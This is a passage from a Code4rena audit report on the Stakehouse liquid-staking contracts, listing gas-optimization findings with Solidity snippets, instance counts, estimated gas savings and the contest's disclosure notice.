The instances in this report point to the second+ access of a state variable within a function. Caching of a state variable replaces each Gwarmaccess (**100 gas**) with a much cheaper stack read. Other less obvious fixes/optimizations include having local memory caches of state variable structs, or having local caches of state variable contracts/addresses.

There are 16 instances of this issue.

[G-05] The result of function calls should be cached rather than re-calling the function

The instances in this report point to the second+ call of the function within a single function.

There is 1 instance of this issue:

```
File: contracts/liquid-staking/StakingFundsVault.sol

/// @audit liquidStakingNetworkManager.syndicate() on line 215
219:                       liquidStakingNetworkManager.syndicate(),
```

https://github.com/code-423n4/2022-11-stakehouse/blob/fac28671afb64b065fc7ffd10d730fe20264bc31/contrac
staking/StakingFundsVault.sol#L219

[G-06] `<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables

Using the addition operator instead of plus-equals saves **113 gas**.

There are 16 instances of this issue.

[G-07] `internal` functions only called once can be inlined to save gas

Not inlining costs **20 to 40 gas** because of two extra `JUMP` instructions and additional stack operations needed for function calls.

There are 9 instances of this issue.

[G-08] `++i/i++` should be `unchecked{++i}/unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for-` and `while`-loops

The `unchecked` keyword is new in solidity version 0.8.0, so this only applies to that version or higher, which these instances are. This saves **30-40 gas per loop**.

There are 38 instances of this issue.

[G-09] `require()/revert()` strings longer than 32 bytes cost extra gas

Each extra memory word of bytes past the original 32 incurs an MSTORE which costs **3 gas**.

There are 39 instances of this issue.

[G-10] Optimize names to save gas

`public/external` function names and `public` member variable names can be optimized to save gas. See this link for an example of how it works. In this report are the interfaces/abstract contracts that can be optimized so that the most frequently-called functions use the least amount of gas possible during method lookup. Method IDs that have two leading zero bytes can save **128 gas** each during deployment, and renaming functions to have lower method IDs will save **22 gas** per call, per sorted position shifted.

There are 16 instances of this issue.

[G-11] `internal` functions not called by the contract should be removed to save deployment gas

If the functions are required by an interface, the contract should inherit from that interface and use the `override` keyword.

There are 2 instances of this issue:

```
File: contracts/syndicate/Syndicate.sol

538:      function _calculateCollateralizedETHOwedPerKnot() internal view returns (uint256)
```

```
545:     function _calculateNewAccumulatedETHPerCollateralizedShare(uint256 _ethSinceLastUp
```

https://github.com/code-423n4/2022-11-stakehouse/blob/fac28671afb64b065fc7ffd10d730fe20264bc31/contrac

[G-12] Don't compare boolean expressions to boolean literals

`if (<x> == true)` => `if (<x>)`, `if (<x> == false)` => `if (!<x>)`

There are 19 instances of this issue.

[G-13] Ternary unnecessary

`z = (x == y) ? true : false` => `z = (x == y)`

There is 1 instance of this issue:

```
File: contracts/smart-wallet/OwnableSmartWallet.sol
```

```
145:         return from == to ? true : _isTransferApproved[from][to]; // F: [OSW-2, 3]
```

https://github.com/code-423n4/2022-11-stakehouse/blob/fac28671afb64b065fc7ffd10d730fe20264bc31/contrac
wallet/OwnableSmartWallet.sol#L145

[G-14] Division by two should use bit shifting

`<x> / 2` is the same as `<x> >> 1`. While the compiler uses the `SHR` opcode to accomplish both, the version that uses division incurs an overhead of **20 gas** due to `JUMP`s to and from a compiler utility function that introduces checks which can be avoided by using `unchecked {}` around the division by two.

There is 1 instance of this issue:

```
File: contracts/syndicate/Syndicate.sol
```

```
378:         return ethPerKnot / 2;
```

https://github.com/code-423n4/2022-11-stakehouse/blob/fac28671afb64b065fc7ffd10d730fe20264bc31/contrac

[G-15] Stack variable used as a cheaper cache for a state variable is only used once

If the variable is only accessed once, it's cheaper to use the state variable directly that one time, and save the **3 gas** the extra stack assignment would spend.

There is 1 instance of this issue:

```
File: contracts/syndicate/Syndicate.sol
```

```
388:         uint256 currentAccumulatedETHPerFreeFloatingShare = accumulatedETHPerFreeFloat
```

https://github.com/code-423n4/2022-11-stakehouse/blob/fac28671afb64b065fc7ffd10d730fe20264bc31/contrac

[G-16] Empty blocks should be removed or emit something

The code should be refactored such that they no longer exist, or the block should do something useful, such as emitting an event or reverting. If the contract is meant to be extended, the contract should be `abstract` and the function signatures be added without any default implementation. If the block is an empty `if`-statement block to avoid doing subsequent checks in the else-if/else conditions, the else-if/else conditions should be nested under the negation of the if-statement, because they involve different classes of checks, which may lead to the introduction of errors when the code is later modified (`if(x){}else if(y){...}else{...}` => `if(!x){if(y){...}else{...}}`). Empty `receive()/fallback() payable` functions that are not used, can be removed to save deployment gas.

There is 1 instance of this issue:

```
File: contracts/syndicate/Syndicate.sol

194           } else {
195               // todo - check else case for any ETH lost
196:          }
```

https://github.com/code-423n4/2022-11-stakehouse/blob/fac28671afb64b065fc7ffd10d730fe20264bc31/contrac
L196

[G-17] Use custom errors rather than `revert()/require()` strings to save gas

Custom errors are available from solidity version 0.8.4. Custom errors save ~**50 gas** each time they're hit by avoiding having to allocate and store the revert string. Not defining the strings also save deployment gas.

There are 21 instances of this issue.

[G-18] Functions guaranteed to revert when called by normal users can be marked `payable`

If a function modifier such as `onlyOwner` is used, the function will revert if a normal user tries to pay the function. Marking the function as `payable` will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided. The extra opcodes avoided are `CALLVALUE`(2),`DUP1`(3),`ISZERO`(3),`PUSH2`(3),`JUMPI`(10),`PUSH1`(3),`DUP1`(3),`REVERT`(0),`JUMPDEST`(1),`POP`(2), which costs an average of about **21 gas per call** to the function, in addition to the extra deployment cost.

There are 20 instances of this issue.

Excluded Gas Findings

These findings are excluded from awards calculations because there are publicly-available automated tools that find them. The valid ones appear here for completeness

	Issue	Instances	Total Gas Saved
[G-19]	`<array>.length` should not be looked up in every loop of a `for`-loop	16	48
[G-20]	Using `bool`s for storage incurs overhead	9	153900
[G-21]	`++i` costs less gas than `i++`, especially when it's used in `for`-loops (`--i`/`i--` too)	1	5
[G-22]	Using `private` rather than `public` for constants, saves gas	4	-
[G-23]	Use custom errors rather than `revert()`/`require()` strings to save gas	198	-

Total: 228 instances over 5 issues with **153953 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for`-loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions.

[G-19] `<array>.length` should not be looked up in every loop of a `for`-loop

The overheads outlined in this report are *PER LOOP*, excluding the first loop * storage arrays incur a Gwarmaccess (**100 gas**) * memory arrays use `MLOAD` (**3 gas**) * calldata arrays use `CALLDATALOAD` (**3 gas**)

Caching the length changes each of these to a `DUP<N>` (**3 gas**), and gets rid of the extra `DUP<N>` needed to store the stack offset

There are 16 instances of this issue.

[G-20] Using `bool`s for storage incurs overhead

```
// Booleans are more expensive than uint256 or any type that takes up a full
// word because each write operation emits an extra SLOAD to first read the
// slot's contents, replace the bits taken up by the boolean, and then write
// back. This is the compiler's defense against contract upgrades and
// pointer aliasing, and it cannot be disabled.
```

https://github.com/OpenZeppelin/openzeppelin-contracts/blob/58f635312aa21f947cae5f8578638a85aa2519f5/
L27 Use `uint256(1)` and `uint256(2)` for true/false to avoid a Gwarmaccess (**100 gas**) for the extra SLOAD, and to avoid Gsset (**20000 gas**) when changing from `false` to `true`, after having been `true` in the past.

There are 9 instances of this issue.

[G-21] `++i` costs less gas than `i++`, especially when it's used in `for`-loops (`--i`/`i--` too)

Saves **5 gas per loop**

There is 1 instance of this issue:

```
File: contracts/liquid-staking/ETHPoolLPFactory.sol

/// @audit (valid but excluded finding)
141:                numberOfLPTokensIssued++;
```

https://github.com/code-423n4/2022-11-stakehouse/blob/fac28671afb64b065fc7ffd10d730fe20264bc31/contrac
staking/ETHPoolLPFactory.sol#L141

[G-22] Using `private` rather than `public` for constants, saves gas

If needed, the values can be read from the verified contract source code, or if there are multiple values there can be a single getter function that returns a tuple of the values of all currently-public constants. Saves **3406-3606 gas** in deployment gas due to the compiler not having to create non-payable getter functions for deployment calldata, not having to store the bytes of the value outside of where it's used, and not adding another entry to the method ID table.

There are 4 instances of this issue.

[G-23] Use custom errors rather than `revert()/require()` strings to save gas

Custom errors are available from solidity version 0.8.4. Custom errors save ~**50 gas** each time they're hit by avoiding having to allocate and store the revert string. Not defining the strings also save deployment gas.

There are 198 instances of this issue.

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.